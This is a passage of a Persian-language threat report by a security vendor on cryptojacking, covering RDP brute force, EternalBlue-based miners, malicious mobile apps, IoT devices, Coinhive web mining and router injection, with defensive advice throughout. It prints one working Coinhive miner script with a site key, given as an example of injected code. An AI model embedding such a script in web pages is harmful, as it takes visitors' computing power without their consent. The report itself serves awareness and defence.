Brute Force می‌کنند. هدف از اجرای حملات Brute Force رخنه به دستگاه از طریق پودمانی خاص – در اینجا RDP – با ترکیبی از نام‌های کاربری و رمزهای عبور رایج است. بنابراین در صورتی که دسترسی به پودمان RDP از طریق کاربری با رمز عبور ساده و غیرپیچیده باز شده باشد مهاجمان نیز به راحتی امکان اتصال به دستگاه را خواهند داشت. در صورت فراهم شدن اتصال، مهاجمان نرم‌افزاری را بر روی سرور اجرا کرده و از آن برای دست‌درازی به تنظیمات و سرویس‌های نرم‌افزارهای ضدبدافزار نصب شده بر روی آن استفاده می‌کنند. در ادامه نیز فایل مخرب رمز ربا را دریافت کرده و بر روی سرور به اجرا در می‌آورند.

شرکت مهندسی شبکه گستر در مقاله‌ای که در اتاق خبر این شرکت به نشانی newsroom.shabakeh.net در دسترس است به بررسی راهکارهای مقابله با تهدیدات مبتنی بر RDP پرداخته است.

در اتـاق خـبـر
شـبـکـه گـسـتـر بـخـوانـیـد...

بهره‌جویی از آسیب‌پذیری‌های امنیتی کامپیوترها

یکی دیگر از راه‌های آلوده‌سازی دستگاه‌ها به بدافزارهای رمز ربا، بهره‌جویی[1] از آسیب‌پذیری‌های امنیتی است. پیش‌تر محققان شرکت F5 از فعالیت کارزاری با عنوان Zealot خبر داده بودند که مهاجمان آن با بکارگیری بهره‌جوها و روش‌های پیشرفته اقدام به آلوده نمودن سرورهای با سیستم عامل Windows یا Linux می‌کردند. این مهاجمان با پویش اینترنت دستگاه‌های حاوی هر یک از آسیب‌پذیری‌های Apache Struts – با شناسه CVE-2017-5638 – و DotNetNuke – با شناسه CVE-2017-9822 – را کشف کرده و سپس با بکارگیری ابزارهای مجهز به بهره‌جوی این آسیب‌پذیری‌ها برای رخنه به دستگاه‌های شناسایی شده – صرف‌نظر از Windows یا Linux بودن سیستم عامل آنها – تلاش می‌کردند. CVE-2017-5638 همان ضعفی است که چند سال قبل برای رخنه به Equifax – غول مالی آمریکا – مورد استفاده هکرها قرار گرفته بود. در بهار ۱۳۹۶ هم گروهی هکر با بهره‌جویی از این آسیب‌پذیری اقدام به نصب باج‌افزار بر روی سرورهای Struts کرده و توانسته بودند تا از این طریق بیش از ۱۰۰ هزار دلار اخاذی کنند. مهاجمان Zealot پس از نفوذ به دستگاه متصل به اینترنت، از دو بهره‌جو با نام‌های EternalBlue و EternalSynergy برای آلوده نمودن سایر دستگاه‌های شبکه استفاده می‌کردند. این افراد در آخرین مرحله از آلوده‌سازی دستگاه‌های Windows، با استفاده از پروسه مجاز PowerShell اقدام به نصب بدافزاری بر روی دستگاه قربانی می‌کردند. وظیفه این بدافزار استخراج ارز رمز مونرو است. مهاجمان در سیستم عامل Linux نیز از اسکریپت‌های Python برای نصب بدافزاری مشابه استفاده کرده بودند. یا در نمونه‌ای دیگر، در زمستان ۱۳۹۷، شرکت افسکیور گزارشی را منتشر کرد که بر طبق آن از آبان ماه آن سال، کشورهای مختلف از جمله ایران هدف آخرین نسخه از بدافزار NRSMiner قرار گرفته‌اند. NRSMiner بدافزاری است که با استفاده از منابع دستگاه آلوده‌شده ابزار XMRig را اجرا کرده و ارز رمز مونرو را استخراج می‌کند. به‌منظور انتشار در سطح اینترنت و شبکه سازمان، نویسندگان NRSMiner نسخه جدید آن را مجهز به بهره‌جوی EternalBlue کرده‌اند. ماجرای بهره‌جوی EternalBlue به حدود دو سال قبل و انتشار اسناد محرمانه‌ای باز می‌گردد که در جریان آن فایل‌های سرقت شده از یک گروه نفوذگر حرفه‌ای با نام Equation که وابستگی اثبات شده‌ای به سازمان امنیت ملی دولت آمریکا[2] دارد توسط گروه Shadow Brokers بر روی اینترنت به اشتراک گذاشته شدند. در بین این فایل‌ها، ابزارهایی به چشم می‌خوردند که از یک ضعف امنیتی روز صفر[3] در بخش سیستم عامل Windows که به EternalBlue موسوم شد سوءاستفاده می‌کردند. یک ماه پیش از درز این اطلاعات شرکت مایکروسافت اقدام به عرضه اصلاحیه‌ای با شناسه MS17-010 به‌منظور ترمیم آسیب‌پذیری مذکور – با شناسه CVE-2017-0144 – نموده بود. باج‌افزار WannaCry نخستین بدافزاری است که با بکارگیری بهره‌جوی EternalBlue توانست در کمتر از ۲۴ ساعت صدها هزار کامپیوتر آسیب‌پذیر را در کشورهای مختلف به خود آلوده کند. همچنین نسخه اخیر NRSMiner با بکارگیری بهره‌جوی EternalBlue و پویش درگاه ٤٤٥ بر روی پودمان TCP دستگاه‌های آسیب‌پذیر را شناسایی کرده و در ادامه درب‌پشتی DoublePulsar را بر روی آنها نصب و اجرا می‌کند. بدین‌ترتیب علاوه بر به تسخیر درآمدن دستگاه آلوده، خود نیز به ناقل بدافزار در سطح اینترنت و شبکه داخلی سازمان مبدل می‌شود. نکته قابل توجه اینکه علیرغم گذشت بیش از دو سال از عرضه اصلاحیه MS17-010 و اطلاع‌رسانی‌های گسترده در خصوص لزوم نصب آن همچنان بسیاری از سیستم‌ها فاقد اصلاحیه مذکور هستند. به‌نحوی که در گزارش مذکور نیز، ایران، پس از ویتنام، بیشترین سهم از آلودگی‌ها به این بدافزار مبتنی بر بهره‌جوی EternalBlue را به خود اختصاص داده است.



کشورهای با بیشترین سهم از آلودگی به بدافزار NRSMiner

بر طبق تحقیق صوت‌پذیرفته توسط شرکت ایم‌پروا که یافته‌های آن در اول اسفند ۱۳۹۶ منتشر شد رمز رباها تقریبا در ۹۰ درصد تمامی حملات مبتنی بر اجرای کد به‌صورت از راه دور نقش داشته‌اند.

نصب به‌موقع اصلاحیه‌های امنیتی و استفاده از دیواره‌های آتش مجهز به نفوذیاب از اصلی‌ترین نیازمندی‌های ایمن نگاه داشتن سازمان از گزند بدافزارهای مبتنی بر بهره‌جو تلقی می‌شوند.

[1] Exploit
[2] National Security Agency
[3] Zero-day

بـرنـامـک‌هـای مـخـرب

هر چند که بخش قابل‌توجهی از کامپیوترها دارای ضدویروس‌هایی هستند که توانایی مسدودسازی ابزارهای موسوم به استخراج ارز رمز را در خود دارند اما این موضوع در مورد گوشی‌های هوشمند چندان صادق نیست. چیزی که سبب توجه بیشتر نویسندگان برنامه‌های ناخواسته استخراج ارز رمز به دستگاه‌های همراه شده است. به‌خصوص آنکه در اکثر مواقع کـدهای اسـتخراج ارز رمـز برای اجرا شدن بر روی دستگاه هـمـراه نیازی به کسـب اجـازه از کاربر ندارند و ممکن است کاربر برای مدتها از تحت تسـخیر بودن دستگاه خود آگاه نباشد.

برای مثال، در اواخر بهار ۱۳۹۷، مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای (ماهر) با انتشار مطلبی ضمن هشدار نسبت به افزایش بدافزارهای استخراج ارز رمز به بررسی یکی از نمونه‌های این نوع بدافزار پرداخت که با نام ادعیه ماه رمضان کاربر را تشویق به نصب آن بر روی دستگاه تحت سیستم عامل Android می‌کند. به گفته این مرکز پس از نصب شدن، کاربر هیچ رفتار مشکوکی را در برنامک (بدافزار) مشاهده نمی‌کند.

برای ایمن ماندن از گزند این نوع بدافزارها، رعایت موارد زیر توصیه می‌شود:

- سیستم عامل و برنامک‌های نصب شده بر روی دستگاه همراه، همیشه به آخرین نسخه ارتقا داده شوند.
- برنامک‌ها فقط از بازار توزیع دیجیتال رسمی شرکت گوگل (Play Store) یا حداقل بازارهای مورد اعتماد معروف دریافت شوند.
- از غیرفعال بودن گزینه Unknown sources در بخش Settings و از فعال بودن گزینه Scan device for security threats در قسمت Google Settings دستگاه اطمینان حاصل شود. با غیرفعال بودن گزینه نخست، از اجرا شدن فایل‌های APK میزبانی شده در بازارهای ناشناخته بر روی دستگاه جلوگیری می‌شود. وظیفه گزینه دوم نیز پویش دوره‌ای دستگاه است.
- پیش از نصب هر برنامک، امتیاز و توضیحات کاربران آن را مرور کرده و به نکات منفی بازخورها توجه خاص شود.
- به سطوح دسترسی درخواستی برنامک در زمان نصب توجه شود. اگر فهرست آن به‌طور غیرعادی طولانی بود از نصب آن اجتناب شود.
- از راهکارهای امنیتی قدرتمند برای حفاظت از دستگاه‌های همراه استفاده شود.

هـک تـجـهـیـزات اینـتـرنـت اشـیـا

یکی دیگر از روش‌های رمزربایی از طریق بدافزار رخنه به دستگاه‌های موسوم به اینترنت اشیا[1] با نام کاربری و رمز عبور پیش‌فرض یا ضعیف است. گرچه در نگاه اول، این تجهیزات فاقد منابع قدرتمند برای اموری همچون استخراج ارز رمز هستند اما در مقیاس بالا و با توجه به پیکربندی امنیتی ناصحیح بسیاری از آنها عملا با لشکری از دستگاه‌های آسیب‌پذیر مواجه هستیم که می‌توانند در مجموع عملکردی بالاتر و مناسب‌تر در مقایسه با حتی سرورهای قدرتمند برای مهاجمان فراهم کنند.


رعایت موارد زیر آسـان‌ترین راه برای حفاظت از دسـتگاه‌های موسوم به اینترنت اشـیا است:

- رمزهای عبور پیش‌فرض دستگاه به رمزهای عبور پیچیده تغییر داده شده‌اند. نام‌های کاربری و رمزهای عبور پیش‌فرض براحتی دستگاه را به تسخیر شبکه‌های مخرب در می‌آورند.
- دستگاه‌های اینترنت اشیا به آخرین نسخه به‌روز شوند.
- پودمـان‌های Telnet و SSH و همچنین پودمـان‌های مرتبط با UPnP بر روی این دسـتگاه‌ها غیـرفـعـال شود؛ مگر آنکه واقعا به آن نیاز باشد.
- از دستگاه‌های متصل به اینترنت توسـط دیواره‌های آتش کارآمد حفاظت شود.
- دستگاه‌های متصل به اینترنت حتی الامکان از شرکت‌های خوشنام خریداری شود.

[1] Internet of Things - IoT

رمـز ربـایی از طـریق سـایـت

روش دیگر رمز ربایی، استخراج از طریق سایت است. در این روش مهاجمان از ابزارهای تحت وبی همچون Coinhive استفاده می‌کنند. Coinhive شامل کتابخانه‌ای از کدهای JavaScript است که در زمان عرضه آن در اواسط سال ۹۶، سازندگانش آن را به‌عنوان جایگزینی برای تبلیغات سنتی دارندگان سایت‌ها معرفی کردند. به این ترتیب که صاحبان سایت می‌توانند با بکارگیری این ابزار در صفحات خود سبب استخراج ارز رمز مونرو با استفاده از منابع پردازشگر دستگاه کاربر بازدیدکننده از آن صفحات شوند. مهاجمان نیز با تزریق کدهای این ابزار به سایت‌ها عملا موجب می‌شوند که در زمان مراجعه هر کاربر به این سایت‌ها از روی دستگاه او به سود مهاجمان استخراج انجام شود.



سـایت Coinhive که بسـادگی در آن می‌توان کـدهای اسـتخراج ارز رمـز از طـریـق سـایت را دریـافت کـرد.

هـک سـایت‌های مـعـتـبـر

هـک سایت‌های اینترنتی معـتـبـر و پربازید یکی از اصـلی‌ترین روش‌های رمز ربایی از طریق سـایت است. در چندین نوبت، منابع امنیتی نسـبت به بـهـره‌جـویی از آسـیب‌پذیری‌هـای سـامـانه مـدیـریت مـحـتـوای WordPress با هدف تـزریق ابزارهای اسـتخراج ارز رمز در سـایت‌های مبتنی بر این سـامـانه پراسـتفاده و معروف هشـدار داده‌اند.


دسـت‌درازی به افـزونـه‌هـا

یکی از راه‌های رمز ربایی از طریق سایت، دست‌درازی به افزونه‌های[۱] موجود یا ساخت و انتشار افزونه‌هایی مخرب در ظاهر و نام افزونه‌های معتبر است. برای مثال، در اواخر سال ۹۶، مهاجمان از بیش از چهار هزار سایت، برای استخراج مخفیانه ارز رمز با استفاده از توان پردازشی دستگاه بازدیدکنندگان آنها بهره‌جویی کرده‌اند. در بین این سایت‌ها، سایت‌های معروف و سایت‌های دولتی متعلق به کشورهایی همچون انگلستان و آمریکا به چشم می‌خورد. با انجام بررسی‌های بیشتر مشخص شد که تمامی این سایت‌ها از افزونه‌ای با عنوان BrowseAloud استفاده می‌کرده‌اند. BrowseAloud افزونه معروفی است که نوشته‌های درج شده در صفحه فراخوانی شده در مرورگر را برای کاربران نابینا و یا با بینایی بسیار ضعیف به صدا تبدیل می‌کند. این مهاجمان نیز با تزریق اسکریپت استخراج‌کننده به این افزونه عملا از تمامی سایت‌هایی که این افزونه را به صفحات خود افزوده بودند بهره‌جویی کردند. اسکریپت استفاده شده در جریان آن حملات، ابزار Coinhive گزارش شده بود. نصب به‌موقع به‌روزرسانی‌ها و اصلاحیه‌های امنیتی سامانه‌های مدیریت محتوا و افزونه‌های بکار رفته در آنها، تخصیص رمزهای عبور پیچیده به این سامانه‌ها، بهره‌گیری از دیواره‌های آتش و نصب محصولات پویشگر و توصیه‌گر سایت[۲] بر روی دستگاه کابران همگی در کنار یکدیگر می‌توانند شانس موفقیت مهاجمان در رخنه به سایت‌ها و سوءاستفاده از افزونه‌های آنها را به حداقل برسانند.

[۱] Add-on
[۲] Site Advisor

رخنه به روترها

یکی دیگر از روش‌های مورد استفاده تبهکاران سایبری به‌منظور رمز ربایی از طریق سایت، دست‌درازی به دستگاه‌های موسوم به روتر است. برای نمونه، مهاجمان با آلوده کردن دستگاه میکروتیک سبب می‌گردند تا در صفحات فراخوانی شده در مرورگر کاربرانی که در سطح شبکه از طریق این تجهیزات به اینترنت متصل می‌شوند اسکریپت‌های استخراج تزریق شود. ماه‌هاست مهاجمان با رخنه به روترهای میکروتیک، اسکریپت‌های استخراج ارز رمز را بر روی دستگاه‌های متصل به این روترها به اجرا در می‌آورند. این حملات که به‌نظر می‌رسد در ابتدا محدود به کشور برزیل بوده به سرعت دامنه آنها به کشورهای مختلف جهان از جمله ایران گسترش پیدا کرده است. نفوذگران با آلوده نمودن دستگاه میکروتیک سبب می‌گردند تا در صفحات فراخوانی شده در مرورگر کاربرانی که در سطح شبکه از طریق این تجهیزات به اینترنت متصل می‌شوند اسکریپت‌های Coinhive تزریق شود. جالب اینکه به‌منظور کاهش توجه و حساسیت کاربران به افزایش پردازش‌های صورت گرفته بر روی دستگاه – در نتیجه اسکریپت‌های اجرا شده –، عملیات تزریق صرفا محدود به صفحات حاوی پیام‌های خطا – از هر نوع – شده است. با این حال با در نظر گرفتن تعداد حداقل ده‌ها هزار روتر آلوده و با فرض اینکه هر یک از آنها ده‌ها و شاید صدها کامپیوتر را به اینترنت متصل می‌کنند می‌توان نتیجه‌گیری کرد که حتی با این روش محدودسازی، همچنان سود سرشاری نصیب گردانندگان این حملات می‌شود. در حملات مذکور از یک آسیب‌پذیری حیاتی در بخش Winbox روترهای ساخت میکروتیک بهره‌جویی می‌شود. شرکت میکروتیک اصلاحیه این آسیب‌پذیری را در اوایل سال ۱۳۹۷ عرضه کرد. اما تعداد بسیار بالای روترهای آلوده بیانگر عدم نصب اصلاحیه توسط بسیاری از راهبران تجهیزات میکروتیک است. لازم به ذکر است، مرکز ماهر در چندین نوبت نسبت به اجرای حملات گسترده بر ضد روترهای میکروتیک در سطح کشور هشدار داده است.



هشدارهای مرکز ماهر در خصوص بهره‌جویی مهاجمان رمز ربایی از آسیب‌پذیری‌های میکروتیک

تلاش برای ماندگاری بیشتر...

در حالی که تا پیش از این در اغلب حملات رمز ربایی تمامی توان پردازشی دستگاه مورد استثمار بدافزار قرار می‌گرفت، مدتی است که به‌نظر می‌رسد که برخی گردانندگان این حملات، برای ماندگار نگاه داشتن بدافزار خود بر روی دستگاه قربانی، این میزان استفاده را تا حد حتی ۵۰ درصد از ظرفیت آزاد پردازشگر کاهش داده‌اند.

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>var miner = new CoinHive.Anonymous('sVS4g1fQH40QaQWj2GdBMMt8mLlDy8vQ', { throttle: 0.9 });miner.start();</script>
```

قطعه اسکریپتی از Coinhive که در آن مهاجم با استفاده از متغیر throttle تنها از حدود ۱۰ درصد از توان پردازشگر دستگاه قربانی بهره‌گیری می‌کند


مجاز یا غیرمجاز؛ مسأله این است!

ابزارهای استخراج ارز رمز و ابزارهایی همچون Coinhive را می‌توان به چاقویی دو لبه تشبیه کرد که هم افرادی با منابع خود از آنها بهره می‌گیرند و هم تبهکارانی که بدون اطلاع کاربر دستگاه از آنها برای انجام استخراج سوءاستفاده می‌کنند. مجاز یا غیرمجاز دانسته شدن این ابزارها موضوعی چالش‌برانگیز است که کارشناسان امنیتی بر سر آن اختلاف نظر دارند.

مدیر ارشد فناوری سوفوس، بالقوه مخرب دانستن این ابزارها توسط محصولات امنیتی ساخت این شرکت را با جمله زیر تشریح کرده است:

"در نبود راهکاری برای تشخیص مجاز یا غیرمجاز بودن ابزار استخراج اجرا شده بر روی یک سیستم باید گفت که سیب‌های خراب موجب فاسد شدن سیب‌های سالم درون صندوق می‌شوند."

برای مثال، در رمز رایی از طریق بدافزار، آنچه که در پشت صحنه رخ می‌دهد اجرای ابزاری است که وظیفه آن استخراج ارز رمز به نفع مهاجم است. برخی محصولات امنیتی از جمله ضدویروس‌های مک‌آفی و بیت‌دیفندر این نوع ابزارها را برنامه‌هایی بالقوه مخرب تلقی کرده و بر اساس تنظیمات تعیین شده نسبت به آنها واکنش نشان می‌دهند. در رمزرایی از طریق سایت نیز پس از فراخوانی صفحه اینترنتی مخرب یا مورد دست‌درازی قرار گرفته شده، عملیات استخراج بر روی دستگاه آغاز می‌شود. محصولاتی همچون ضدویروس مک‌آفی و بیت‌دیفندر و دیواره آتش سوفوس، اسکریپت‌های تزریق شده در این صفحات را که وظیفه استخراج ارز رمز را بر عهده دارند مخرب دانسته و از باز شدن آنها بر روی دستگاه جلوگیری می‌کنند. ذکر این نکته ضروری است که تبهکاران سایبری به‌طور پیوسته در تلاشند تا با روش‌های مختلف از جمله تکنیک‌های موسوم به مبهم‌سازی[1] و ساخت ابزارهای کاملا سفارشی از سد محصولات امنیتی عبور کنند.



تعریف قاعده‌ای در تنظیمات Sophos XG Firewall برای مسدودسازی سایت‌های در گروه Coinhive

[1] Obfuscation


10011111001111011111100000000111111
10011100001111001111110011
100011111000111000
00011111

سایر تهدیدات زنجیره بلوکی

در یک سال گذشته، مهاجمان با بهره‌گیری از روش‌های مختلف کاربران و سازمان‌های بسیاری را با محوریت ارز رمز هدف حملات خود قرار داده‌اند. برای مثال در اواخر سال ۱۳۹۶، یک مهاجم با راه‌اندازی سایتی فیشینگ موفق شد تا در مدت کمتر از شش ماه ارز رمزهای IOTA با ارزش نزدیک به ٤ میلیون دلار را از کاربران سرقت کند. بهره‌جویی از آسیب‌پذیری‌های امنیتی از دیگر روش‌های مورد استفاده مهاجمان برای منفعت جستن از ارز رمزهاست. برای نمونه، وجود آسیب‌پذیری‌هایی امنیتی در معماری ارز رمز Verge مهاجمان را قادر به ایجاد ارز رمزهای جدید بدون صرف هر گونه هزینه بر روی فرایند استخراج کرد. همچنین اجرای حملات موسوم به Majority هر چند در نگاه اول بسیار دشوار به نظر می‌آید اما بررسی‌ها حاکی از اجرای موفق چنین حملاتی توسط مهاجمان بر ضد ارز رمزهای نه چندان متداولی نظیر Krypton است. حملات مبتنی بر لغت‌نامه[1] دیگر تهدید رایج بر ضد زنجیره بلوکی است. در اکثر این موارد این بی‌احتیاطی کاربران در انتخاب رمزهای عبور پیچیده است که اجرای موفق چنین حملاتی را برای مهاجمان ممکن می‌سازد. ضمن اینکه علیرغم هشدار بسیاری از کارشناسان امنیتی در خصوص آسیب‌پذیر بودن کیف‌های موسوم به Brainwallet به حملات مبتنی به لغت‌نامه، همچنان بسیاری از کاربران ارزرمز از این نوع کیف استفاده می‌کنند. صرافی‌های ارز رمز یکی دیگر از بازیگران کلیدی در زنجیره بلوکی و در نتیجه از اصلی‌ترین اهداف مهاجمان سایبری هستند که به یکی از نمونه‌های آن در ابتدای این بخش اشاره شد. ارز رمزها و زنجیره بلوکی از فناوری های نوین در دنیای امروز هستند. محققان بخش تحقیقات پیشرفته تهدیدات در شرکت مک‌آفی گزارشی با عنوان Blockchain Threat Report منتشر کرده‌اند که در آن به تفصیل به بررسی تهدیدات جاری بر ضد ارزرمزها و زنجیره بلوکی پرداخته شده است. این گزارش در لینک زیر قابل دریافت و مطالعه است.

https://newsroom.shabakeh.net/wp-content/uploads/2018/06/rp-blockchain-security-risks.pdf

[1] Dictionary-based Attack

جمع‌بندی

در یک سال اخیر استخراج ارز رمز از طریق بدافزار یکی از مباحث اصلی در حوزه امنیت فناوری اطلاعات بوده است. انتظار می‌رود که در آینده نزدیک بدافزارهای مرتبط با استخراج ارز رمز با بهره‌گیری از هوش مصنوعی بر اساس توان سخت‌افزار پردازشگر دستگاه آلوده شده و ارزش آنی ارز رمزها اقدام به استخراج یک نوع ارز رمز با بالاترین کارایی کنند. علاوه بر استفاده از ضدویروس قدرتمند و به‌روز، بکارگیری ابزارهایی همچون McAfee WebAdvisor و نصب به‌موقع اصلاحیه‌های امنیتی، حساسیت نسبت به نشانه‌های رمز ربایی از جمله کندی شبکه، فعالیت غیرعادی پردازشگر و افزایش هزینه‌های برق و از همه مهم‌تر آموزش کارکنان، همگی در کنار یکدیگر می‌توانند سازمان را از گزند این تهدیدات ایمن نگاه دارند.

فهرست منابع

- https://blog.avira.com/crypto-miners-coinhive-malware-empire/
- https://blog.sucuri.net/2017/10/cryptominers-on-hacked-sites-part-2.html
- https://blogs.quickheal.com/browser-cryptojacking-full-throttle-report-quick-heal-security-labs/
- https://businessinsights.bitdefender.com/cryptojacking-uncrowns-ransomware-as-major-threat-for-healthcare-industry
- https://businessinsights.bitdefender.com/is-cryptojacking-here-to-stay
- https://isc.sans.edu/forums/diary/New+and+Improved+Cryptominers+Now+with+50+less+Greed/23812/
- https://labsblog.f-secure.com/2019/01/03/nrsminer-updates-to-newer-version/
- https://news.sophos.com/en-us/2017/12/19/web-based-cryptominers-are-malware/
- https://news.sophos.com/en-us/2018/09/24/cryptojacking-apps-return-to-google-play-market/
- https://newsroom.shabakeh.net/19302/zealot-uses-four-exploits-to-mine-monero.html
- https://newsroom.shabakeh.net/19331/social-networks-fall-victim-to-crypto-mining-malware.html
- https://newsroom.shabakeh.net/19625/comodo-2018q1-report-released.html
- https://newsroom.shabakeh.net/19673/maher-and-mm123.html
- https://newsroom.shabakeh.net/19765/maher-and-cryptojacking.html
- https://newsroom.shabakeh.net/19841/miners-graciously-ease-off-cpu-pounding.html
- https://newsroom.shabakeh.net/19862/coinhive-link-forwarding.html
- https://newsroom.shabakeh.net/19864/rakhni.html
- https://newsroom.shabakeh.net/19932/mikrotik-coinhive.html
- https://newsroom.shabakeh.net/20030/cronix.html
- https://newsroom.shabakeh.net/20078/xbash.html
- https://newsroom.shabakeh.net/20113/cryptojacking-apps-on-play-store.html
- https://newsroom.shabakeh.net/20429/nrsminer-targeting-iranian-users.html
- https://newsroom.shabakeh.net/20515/mcafee-threat-report-2018q3.html
- https://secure2.sophos.com/hu-hu/security-news-trends/whitepapers/gated-wp/standing-up-to-cryptojacking.aspx
- https://www.blockchain.com/charts
- https://www.certcc.ir/news/12399
- https://www.f5.com/labs/articles/threat-intelligence/zealot-new-apache-struts-campaign-uses-eternalblue-and-eternalsynergy-to-mine-monero-on-internal-networks
- https://www.mcafee.com/enterprise/de-de/assets/reports/rp-blockchain-security-risks.pdf
- https://www.symantec.com/blogs/threat-intelligence/istr-24-cyber-security-threat-landscape
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-cryptojacking-modern-cash-cow-en.pdf
- https://www.wordfence.com/blog/2017/10/cryptocurrency-mining-wordpress/
- https://www.zdnet.com/article/equifax-confirms-apache-struts-flaw-it-failed-to-patch-was-to-blame-for-data-breach/

شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
رایانامه	info@shabakeh.net
تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net